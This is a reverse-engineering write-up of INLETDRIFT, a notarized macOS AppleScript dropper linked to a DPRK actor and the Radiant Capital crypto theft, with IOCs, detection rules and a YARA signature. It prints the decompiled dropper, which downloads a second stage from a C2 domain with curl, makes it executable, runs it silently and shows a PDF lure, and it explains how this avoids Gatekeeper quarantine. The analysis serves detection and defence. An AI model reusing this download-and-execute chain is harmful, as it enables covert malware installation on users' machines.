INLETDRIFT: Dissecting the DPRK macOS Backdoor Behind a $50 Million Crypto Heist
TL;DR
- AppleScript-based dropper disguised as PDF receipt (.app bundle)
- Signed with stolen/compromised Apple Developer certificate (“Ruth Hall”)
- Apple Notarized - passed Apple’s automated malware checks
- Requests extensive TCC permissions (camera, microphone, contacts, system admin)
- Multi-architecture universal binary (x86_64 + ARM64)
- Attributed to UNC4736 / Citrine Sleet / AppleJeus - a DPRK-aligned threat actor
Sample Source: This malware sample was obtained from Objective-See’s Malware Collection.
Introduction
This analysis documents the reverse engineering of INLETDRIFT, a macOS backdoor used in the October 2024 Radiant Capital incident. A sophisticated attack that resulted in the theft of approximately $50 million USD in cryptocurrency. The malware is attributed to UNC4736 (also known as AppleJeus or Citrine Sleet), a threat actor aligned with North Korea’s Reconnaissance General Bureau (RGB).
INLETDRIFT employs Living-off-the-Land (LotL) techniques, leveraging native macOS components like AppleScript and the osascript interpreter to download and execute second-stage payloads while evading detection.
The sample analyzed (Amber_OTC_RECEIPT.app) is disguised as a financial document but is actually a compiled AppleScript application bundle containing the dropper. A related sample (Penpie_Hacking_Analysis_Report.app) was used in the actual Radiant Capital attack. Apple’s automated security systems notarized this application, concluding it was safe to run.
 Figure 1: The malware disguised as a PDF document in Finder
Tools Used
- otool - Mach-O binary inspection and framework analysis
- codesign - Code signature and Notarization verification
- osadecompile - AppleScript bytecode decompilation
- lldb - Dynamic analysis and syscall tracing
- fswatch - File system event monitoring
- htop - Process tree visualization
Sample Metadata
| Property | Value |
|---|---|
| Filename | Amber_OTC_RECEIPT.app |
| Bundle Identifier | com.atokyo.News |
| SHA-256 (main.scpt) | e3f8abd06d91204c46cbafaf5038807b3d236caf64727dd06e975a589c471284 |
| MD5 (main.scpt) | ff15427d45b84e79b2e81199613041bb |
| Architecture | Universal (x86_64 + ARM64) |
| Minimum macOS | 10.6 (x86_64) |
| Code Signature | Developer ID Application: Ruth Hall (AGN79H7MTU) |
| Team Identifier | AGN79H7MTU |
| Notarization | Stapled (Apple approved) |
| CDHash | 4b25a414f2511fbfee16754789b3638de89c667a |
| Timestamp | Dec 20, 2022 at 12:07:00 AM |
Initial Triage and Static Analysis
Bundle Structure
The malware is packaged as a standard macOS application bundle, allowing it to appear as a legitimate application in Finder:
Amber_OTC_RECEIPT.app/
├── Contents/
│   ├── Info.plist              # Application metadata
│   ├── PkgInfo                 # Package type identifier
│   ├── MacOS/
│   │   └── applet              # Universal Mach-O executable (launcher)
│   ├── Resources/
│   │   ├── Scripts/
│   │   │   └── main.scpt       # MALICIOUS APPLESCRIPT PAYLOAD
│   │   ├── applet.icns         # Application icon
│   │   ├── applet.rsrc         # Resource fork data
│   │   └── description.rtfd/   # RTF description
│   └── _CodeSignature/
│       └── CodeResources       # Signature manifest
└── Icon                        # Finder icon
The bundle follows Apple’s standard AppleScript application format. The applet binary in Contents/MacOS/ is a legitimate Apple-provided AppleScript launcher that executes main.scpt from the Resources folder.
Code Signature Analysis
The malware is signed with what appears to be a stolen or fraudulently obtained Apple Developer certificate:
Authority=Developer ID Application: Ruth Hall (AGN79H7MTU)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=Dec 20, 2022 at 12:07:00 AM
Notarization Ticket=stapled
Runtime Version=13.0.0
The malware passed Apple’s notarization process. This means Apple’s automated malware scanning did not detect the malicious payload at submission time. The notarization ticket is stapled to the application, allowing it to run without Gatekeeper warnings on any Mac.
The malware passed Apple’s notarization process, meaning somewhere in Apple’s automated security pipeline, a machine looked at this backdoor and concluded: “Seems fine.” The notarization ticket is stapled to the application, allowing it to run without Gatekeeper warnings on any Mac. This demonstrates the threat actor’s sophistication in meeting Apple’s security requirements, or alternatively, demonstrates that meeting Apple’s security requirements is not particularly difficult.
The runtime flag (flags=0x10000) indicates the application was built with Hardened Runtime, a requirement for notarization.
TCC Permission Requests
The Info.plist reveals the malware’s shopping list of system permissions it would like to have. The threat actor appears to have requested every permission available in macOS, suggesting either thorough operational planning or a “might as well ask” philosophy:
| Permission | Usage Description | Threat Level |
|---|---|---|
NSAppleEventsUsageDescription |
“Control other applications” | Critical |
NSSystemAdministrationUsageDescription |
“Administer this system” | Critical |
NSCameraUsageDescription |
Camera access | High |
NSMicrophoneUsageDescription |
Microphone access | High |
NSContactsUsageDescription |
Contacts access | Medium |
NSPhotoLibraryUsageDescription |
Photos access | Medium |
NSCalendarsUsageDescription |
Calendar access | Medium |
NSRemindersUsageDescription |
Reminders access | Medium |
NSHomeKitUsageDescription |
HomeKit access | Medium |
NSSiriUsageDescription |
Siri access | Medium |
NSAppleMusicUsageDescription |
Apple Music access | Low |
The combination of AppleEvents automation and System Administration permissions indicates the malware intends to:
- Control other applications programmatically
- Execute privileged operations without user interaction
- Potentially harvest data from camera, microphone, and personal information stores
Quarantine Attribute
The sample retains its quarantine extended attribute from the Safari download:
com.apple.quarantine: 0083;696ebc49;Safari;D4466388-22ED-48A2-8D0A-B160810F9F0E
| Field | Value | Meaning |
|---|---|---|
| Flags | 0083 |
Downloaded, has been opened |
| Timestamp | 696ebc49 |
Unix hex timestamp |
| Source App | Safari |
Downloaded via Safari |
| UUID | D4466388-... |
Unique download identifier |
Note: This quarantine attribute is from the sample as downloaded from the Objective-See repository via Safari, demonstrating typical behavior for files obtained through a web browser.
Because the application is notarized, Gatekeeper will still allow execution despite the quarantine flag, the Notarization ticket overrides the typical “downloaded from the internet” warning.
AppleScript Payload Analysis
The core malicious logic resides in main.scpt, a compiled AppleScript that orchestrates the entire infection chain using only native macOS utilities. A textbook Living-off-the-Land attack.
Decompiled Payload
set theAtokyoPath to "/Users/" & (do shell script "whoami") & "/Library/Atokyo"
set theAppName to theBasename(POSIX path of (path to me as text))

set theAppUpdateURL to "https://atokyonews.com/CloudCheck.php?type=Update"
set theNewsDataURL to "https://atokyonews.com/CloudCheck.php?type=News"
set theAtokyoSession to "session=20293447382028474738374"

set theNewsData to theAtokyoPath & "/" & theAppName & ".pdf"
set theAppUpdateData to theAtokyoPath & "/Update.tmp"

try
    set theBoolExists to theFileExists(theAtokyoPath)
    if (theBoolExists = "no") then
        do shell script "mkdir " & theAtokyoPath
    end if

    -- Download backdoor from C2
    set theUpdateStatus to do shell script "curl " & quoted form of theAppUpdateURL & ¬
        " --output " & theAppUpdateData & " --cookie " & theAtokyoSession

    -- Binary morphing: convert downloaded data to executable
    do shell script "chmod +x " & theAppUpdateData

    -- Execute backdoor in background (silent)
    do shell script theAppUpdateData & " > /dev/null 2>&1 &"

    -- Download and display PDF lure
    set theNewsStatus to do shell script "curl " & quoted form of theNewsDataURL & ¬
        " --output " & theNewsData & " --cookie " & theAtokyoSession
    do shell script "open " & theNewsData

on error errorMessage number errorNumber
    set theDialogText to "There are no registered Atokyo-News."
    display dialog theDialogText with icon caution buttons {"OK"}
end try

-- Helper: Check if path exists
on theFileExists(thePath)
    set theBoolExists to do shell script "(ls " & thePath & ¬
        " >> /dev/null 2>&1 && echo yes) || echo no"
end theFileExists

-- Helper: Extract basename from path
on theBasename(thePath)
    if thePath is "/" then return "/"
    if item -1 of thePath is "/" then set thePath to text 1 thru -2 of thePath
    set text item delimiters to "/"
    text item -1 of thePath
end theBasename
Technique Analysis
1. Directory Stealth (~/Library/Atokyo)
The malware creates a hidden staging directory in the user’s Library folder:
set theAtokyoPath to "/Users/" & (do shell script "whoami") & "/Library/Atokyo"
do shell script "mkdir " & theAtokyoPath
Why ~/Library/ is ideal staging?
- Hidden by default in Finder (requires Cmd+Shift+. to view)
- Results of searches are not shown in GUI by Spotlight
- Writable without admin privileges
- Blends with legitimate application data (Chrome, Slack, etc.)
2. C2 Communication with Session Tracking
set theAtokyoSession to "session=20293447382028474738374"
do shell script "curl " & quoted form of theAppUpdateURL & " --output " & theAppUpdateData & " --cookie " & theAtokyoSession
| Indicator | Value |
|---|---|
| C2 Domain | atokyonews.com |
| Update Endpoint | /CloudCheck.php?type=Update |
| News Endpoint | /CloudCheck.php?type=News |
| Session Cookie | session=20293447382028474738374 |
The hardcoded session cookie likely serves as:
- Victim tracking - correlate downloads to specific campaigns
- Access control - prevent unauthorized payload retrieval
- Analytics - measure infection success rate
3. Binary Morphing (chmod +x)
do shell script "chmod +x " & theAppUpdateData
This is the critical Living-off-the-Land transformation. The downloaded Update.tmp arrives as inert data but is “upgraded” to an executable:
| Before | After |
|---|---|
-rw-r--r-- |
-rwxr-xr-x |
| Data file | Executable binary |
| Cannot run | Can be executed |
Quarantine Bypass: Files downloaded via
curlin a script do NOT receive thecom.apple.quarantineextended attribute. This allows the backdoor to execute without Gatekeeper intervention, even on systems with strict security settings.
The malware thus sidesteps Gatekeeper entirely by simply not participating in the system that was designed to stop it. It is easier to move a problem around than it is to solve it.
4. Silent Background Execution
do shell script theAppUpdateData & " > /dev/null 2>&1 &"
| Component | Purpose |
|---|---|
> /dev/null |
Discard stdout |
2>&1 |
Redirect stderr to stdout (also discarded) |
& |
Run in background, detach from parent |
The backdoor launches completely silently with no terminal output. The parent osascript process can exit while the malware continues running.
5. PDF Lure Distraction
do shell script "open " & theNewsData
The open command triggers macOS’s Launch Services to display the PDF in the default viewer (Preview). This serves as a social engineering distraction:
- User believes they opened a legitimate document
- Attention is diverted from background activity
- No suspicion raised about the .app execution
Error Handling
on error errorMessage number errorNumber
    set theDialogText to "There are no registered Atokyo-News."
    display dialog theDialogText with icon caution buttons {"OK"}
end try
If any step fails (network unreachable, server down, curl crashes), the malware displays a benign error dialog suggesting a generic “news” issue. This error message does not explain what went wrong, which is appropriate since the user did not ask for any of this to happen in the first place. This approach:
- Provides plausible deniability
- Prevents suspicion from error messages
- Matches the fake “news” theme
Dynamic Analysis
Using LLDB to attach to the osascript process during execution, we captured the malware’s syscall activity in real-time.
LLDB Breakpoint Configuration
(lldb) b chmod
Breakpoint 1: libsystem_kernel.dylib`chmod, address = 0x00007ff8803feefe

(lldb) b posix_spawn
Breakpoint 2: libsystem_kernel.dylib`posix_spawn, address = 0x00007ff80840190c

(lldb) b open
Breakpoint 3: 103 locations
Captured Shell Execution Chain
Stage 1: Liveness Check
The first posix_spawn hit reveals the malware checking if its staging directory exists:
(lldb) x/s 0x6000034701e0
0x6000034701e0: "(ls /Users/hellomalware/Library/Atokyo >> /dev/null 2>&1 && echo yes) || echo no"
 Figure 2: LLDB memory examination showing the liveness check shell command
This matches the do shell script call (via the theFileExists() function) in the decompiled AppleScript. The malware uses shell redirection to silently test for directory presence.
Stage 2: C2 Payload Download
The second posix_spawn captures the full curl command with C2 communication:
(lldb) x/s 0x6000021740a0
0x6000021740a0: "curl 'https://atokyonews.com/CloudCheck.php?type=Update' --output /Users/hellomalware/Library/Atokyo/Update.tmp --cookie session=20293447382028474738374"
| Parameter | Value |
|---|---|
| Method | GET (implicit) |
| Target | https://atokyonews.com/CloudCheck.php?type=Update |
| Output | /Users/hellomalware/Library/Atokyo/Update.tmp |
| Cookie | session=20293447382028474738374 |
C2 Infrastructure Analysis
Manual testing of the C2 endpoint revealed active infrastructure:
$ curl -v -k 'https://atokyonews.com/CloudCheck.php?type=Update' \
    --cookie "session=20293447382028474738374"
TLS Handshake Details:
* Connected to atokyonews.com (66.29.141.228) port 443
* SSL connection using TLSv1.3 / AEAD-AES256-GCM-SHA384
* Server certificate:
*   subject: CN=web-hosting.com
*   start date: Mar 13 00:00:00 2025 GMT
*   expire date: Apr  5 23:59:59 2026 GMT
*   issuer: Sectigo RSA Domain Validation Secure Server CA
| Property | Value |
|---|---|
| C2 IP Address | 66.29.141.228 |
| Server | LiteSpeed |
| TLS Version | 1.3 |
| Cipher | AEAD-AES256-GCM-SHA384 |
| Certificate CN | web-hosting.com (mismatch!) |
| Hosting | cPanel shared hosting |
Certificate Mismatch: The SSL certificate’s Common Name (web-hosting.com) does not match the domain (atokyonews.com). This indicates the threat actors are using shared/bulletproof hosting where multiple domains share a single wildcard or default certificate. The server presents credentials for an entirely different website while serving malware, which is either sophisticated operational security or simply what happens when you rent hosting from providers who ask few questions. Both explanations are plausible.
C2 Status (January 2026)
The payload endpoint returns HTTP 404, indicating the backdoor binary has been removed:
< HTTP/2 404
< content-type: text/html
< server: LiteSpeed
< x-turbo-charged-by: LiteSpeed
The server returns a cPanel-branded 404 page, confirming the infrastructure runs on commodity shared hosting. The C2 server is gone, but it left behind the web server equivalent of a business card. One could argue this demonstrates poor operational security. One could also argue that successfully stealing $50 million in cryptocurrency suggests their operational security was adequate.
 Figure 3: The C2 endpoint returning HTTP 404, indicating the payload has been removed
Note: Because the C2 payload is no longer available, the second-stage binary (
Update.tmp) could not be analyzed. The analysis is limited to the AppleScript dropper and observed network behavior.
Process Tree Observation
During execution, htop revealed the process hierarchy:
osascript
└── sh -c curl 'https://atokyonews.com/...'
    └── curl ...
└── sh -c (ls /Users/.../Library/Atokyo ...)
    └── ls
Each do shell script command in AppleScript spawns a new /bin/sh child process, which then executes the target command. This creates a distinctive process tree pattern useful for behavioral detection.
On the Nature of Living-off-the-Land
The entire infection chain uses only binaries shipped with macOS:
/usr/bin/osascript(Apple’s AppleScript interpreter)/bin/sh(Bourne shell)/usr/bin/curl(URL transfer utility)/bin/chmod(permission modifier)/usr/bin/open(Launch Services invoker)
No custom malware binary is written to disk until after the system has been convinced to download and execute it. The dropper contains no shellcode, no exploits, no binary payloads. Only has instructions for combining legitimate tools in illegitimate ways.
This is conceptually similar to building a bomb using only items available after airport security. The components are not themselves dangerous, but the assembly is.
Indicators of Compromise (IOCs)
File System Artifacts
| Path | Description |
|---|---|
~/Library/Atokyo/ |
Staging directory (expected) |
~/Library/Atokyo/Update.tmp |
Backdoor binary (expected) |
Amber_OTC_RECEIPT.app |
Initial dropper |
Network Indicators
| Type | Indicator |
|---|---|
| Domain | atokyonews[.]com |
| IP Address | 66.29.141.228 |
| URL Path | /CloudCheck.php?type=Update |
| URL Path | /CloudCheck.php?type=News |
| Session Cookie | session=20293447382028474738374 |
| Server | LiteSpeed (cPanel) |
| TLS Cert CN | web-hosting.com (mismatch) |
Code Signing
| Property | Value |
|---|---|
| Developer Name | Ruth Hall |
| Team ID | AGN79H7MTU |
| CDHash | 4b25a414f2511fbfee16754789b3638de89c667a |
Hashes
| Algorithm | Hash |
|---|---|
| SHA-256 (main.scpt) | e3f8abd06d91204c46cbafaf5038807b3d236caf64727dd06e975a589c471284 |
| MD5 (main.scpt) | ff15427d45b84e79b2e81199613041bb |
Detection Recommendations
Endpoint Detection
| Detection | Query/Rule |
|---|---|
| Process Tree | osascript → sh → curl chain |
| File Creation | ~/Library/*/Update.tmp with chmod +x |
| Directory Creation | ~/Library/Atokyo or similar unusual names |
| Code Signature | Team ID AGN79H7MTU |
Network Detection
| Detection | Indicator |
|---|---|
| DNS Query | atokyonews[.]com |
| HTTPS to IP | 66.29.141.228:443 |
| Cookie Pattern | session=\d{23} in outbound requests |
YARA Rule
rule INLETDRIFT_AppleScript_Dropper {
    meta:
        author = "Prathamesh Walunj"
        description = "Detects INLETDRIFT AppleScript dropper used in Radiant Capital heist"
        reference = "https://github.com/objective-see/malware"
        hash = "e3f8abd06d91204c46cbafaf5038807b3d236caf64727dd06e975a589c471284"

    strings:
        $s1 = "atokyonews" ascii
        $s2 = "CloudCheck.php" ascii
        $s3 = "Update.tmp" ascii
        $s4 = "chmod +x" ascii
        $s5 = "/dev/null 2>&1 &" ascii
        $bundle = "com.atokyo.News" ascii

    condition:
        3 of ($s*) or $bundle
}
macOS-Specific Detections
| Telemetry Source | What to Monitor |
|---|---|
| Unified Log | osascript spawning shell commands |
| FSEvents | File creation in ~/Library/ with executable bit |
| EndpointSecurity | ES_EVENT_TYPE_NOTIFY_EXEC with osascript parent |
| TCC.db | New entries for camera/microphone from unknown apps |
Concluding Observations
This sample demonstrates several fundamental truths about macOS security:
- Code signing prevents modification but does not prevent malice.
- Notarization indicates Apple reviewed the binary but not that Apple understood its intent.
- Living-off-the-Land techniques work because the land is very well equipped.
- A $50 million heist can be executed with 47 lines of AppleScript and a rented web server.
The sophistication here is not technical. The malware uses no exploits, no zero-days, no novel evasion techniques. The sophistication is operational: understanding which security boundaries matter (none of them, apparently) and which can be safely ignored (most of them).
References
- Radiant Capital Incident Update
Radiant Capital DAO (December 6, 2024)
https://medium.com/@RadiantCapital/radiant-capital-incident-update-e56d8c23829e -
North Korean hackers behind $50 million crypto heist of Radiant Capital
Recorded Future News (December 11, 2024)
https://therecord.media/radiant-capital-heist-north-korea -
INLETDRIFT
Objective-See Malware Collection
Patrick Wardle
https://github.com/objective-see/malware - UNC4736 - Mandiant Threat Intelligence
Google Threat Intelligence Group
Attribution: DPRK-aligned threat actor (AppleJeus / Citrine Sleet)